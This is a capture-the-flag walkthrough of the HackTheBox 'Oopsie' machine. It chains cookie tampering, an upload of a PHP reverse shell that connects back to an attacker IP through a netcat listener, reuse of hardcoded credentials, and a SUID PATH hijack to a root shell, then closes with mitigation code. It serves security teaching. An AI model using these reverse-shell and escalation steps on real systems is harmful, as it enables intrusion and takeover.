HackTheBox — Oopsie Walkthrough
Tmap Port Scan → IDOR Cookie Hijack → PHP Reverse Shell → SUID PATH Hijack → Root
HackTheBox — Oopsie Walkthrough
Author: Anlen Jeban
Date: June 2026
Platform: HackTheBox
Difficulty: Easy
Overview
Oopsie is a beginner-friendly Linux machine on HackTheBox that walks you through three distinct vulnerability classes in a logical, real-world chain.
The attack path follows this arc:
- Broken Access Control / IDOR — A guest-level session cookie can be trivially manipulated to gain admin privileges
- Unrestricted File Upload — The admin portal exposes an upload function with no meaningful file-type filtering
- SUID Binary + PATH Hijacking — A custom internal tool runs
catwithout an absolute path
1. Port Scanning with Tmap
For reconnaissance I used Tmap, my custom network reconnaissance framework built on top of Nmap.

The scan discovered two open ports:
- Port 22 — OpenSSH 7.6p1
- Port 80 — Apache httpd 2.4.29 (Ubuntu)
2. Web Enumeration with Gobuster
Running a directory bruteforce with gobuster quickly surfaces a login portal:
gobuster dir -u http://10.129.42.124 -w /usr/share/wordlists/dirb/common.txt -x php

Key findings from the directory scan:
/cdn-cgi/login/       (Status: 200)
/uploads/             (Status: 301)
/js/                  (Status: 301)
/fonts/               (Status: 301)
/images/              (Status: 301)
/themes/              (Status: 301)
3. Login Page — Guest Access
Navigating to the login page, notice the option to "Login as Guest":

This requires no credentials and immediately drops us into a low-privilege session with access to the Repair Management System.
4. IDOR: Escalating from Guest to Admin
Open the browser's DevTools → Storage → Cookies and observe that the application stores the user's role and numeric ID client-side:

The cookies show:
| Cookie | Value |
|---|---|
| role | admin |
| user | 34322 |
The attack is trivially simple:
- Open DevTools → Storage → Cookies
- Change the
usercookie value from2233to34322 - Ensure
roleis set toadmin - Refresh the page
The top navigation now reveals new menu options including Uploads — inaccessible to the guest role.
5. File Upload: Uploading a PHP Reverse Shell
With admin access, navigating to the upload form reveals no meaningful restriction on file type.

We'll use PentestMonkey's PHP reverse shell:
cp /usr/share/webshells/php/php-reverse-shell.php ./reverse.php
nano reverse.php
Edit these two lines inside the file:
$ip   = '10.10.14.77';   // Your HTB VPN/tun0 IP
$port = 1234;             // Listener port
Start a Netcat listener:
nc -lvnp 1234
Now upload reverse.php via the admin upload form:

Trigger the shell:
curl http://10.129.42.28/uploads/reverse.php
6. Catching the Shell as www-data
Check your Netcat listener — the shell connects back:

connect to [10.10.14.77] from (UNKNOWN) [10.129.42.28] 35950
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Upgrade to a proper pseudo-terminal:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
stty raw -echo; fg
7. Lateral Movement: Hardcoded Credentials → robert
The db.php file contains hardcoded credentials:
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
Switch to robert:
su - robert
Password: M3g4C0rpUs3r!

Navigate to robert's home directory and grab the user flag:
robert@oopsie:~$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
8. Privilege Escalation — PATH Hijacking
Robert's membership in the bugtracker group leads to a SUID binary at /usr/bin/bugtracker.
The vulnerability: The binary calls cat using a relative path — not /bin/cat.
Executing the PATH Hijack
Step 1 — Create a malicious cat:
export PATH=/tmp:$PATH
cd /tmp
echo '/bin/sh' > cat
chmod +x cat
Step 2 — Run bugtracker:

bugtracker
------------------
: EV Bug Tracker :
------------------
Provide Bug ID: 2

# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)

# cat /root/root.txt
af13c07873c3fa16877fbeac
9. Machine Solved

| Detail | Value |
|---|---|
| Machine Rank | #88962 |
| Pwn Date | 07 Jun 2026 |
| Machine State | Retired |
| XP Earned | +250 |
Lessons Learned & Mitigation
1. Fix the IDOR (Broken Access Control)
Problem: The application determines the user's role based on client-sent cookies.
Fix:
// BAD: trusting client cookie
$role = $_COOKIE['role'];

// GOOD: look up from server-side session
session_start();
$role = $_SESSION['role'];
2. Sanitize File Uploads
Problem: The upload endpoint accepted a .php file without restriction.
Fix:
$allowed_types = ['image/jpeg', 'image/png', 'image/gif'];
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime  = finfo_file($finfo, $_FILES['file']['tmp_name']);

if (!in_array($mime, $allowed_types)) {
    die("File type not permitted.");
}
3. Harden the SUID Binary (PATH Hijacking)
Problem: The binary called cat using a relative path.
Fix:
// Safe: system("/bin/cat /root/reports/...");
system("cat /root/reports/..."); // Vulnerable
4. Remove Hardcoded Credentials
Problem: Database credentials were embedded in plaintext.
Fix: Store secrets in environment variables or a secrets manager.
Summary
| Vulnerability | Fix |
|---|---|
| IDOR | Server-side session validation |
| File Upload | Whitelist allowed types, store outside webroot |
| PATH Hijacking | Use absolute paths in SUID binaries |
| Hardcoded Creds | Environment variables / secrets manager |
Oopsie is a clean illustration of how a single weak access control can cascade into full system compromise. None of these bugs required exploit development or advanced techniques — just patient enumeration and a solid understanding of web application fundamentals.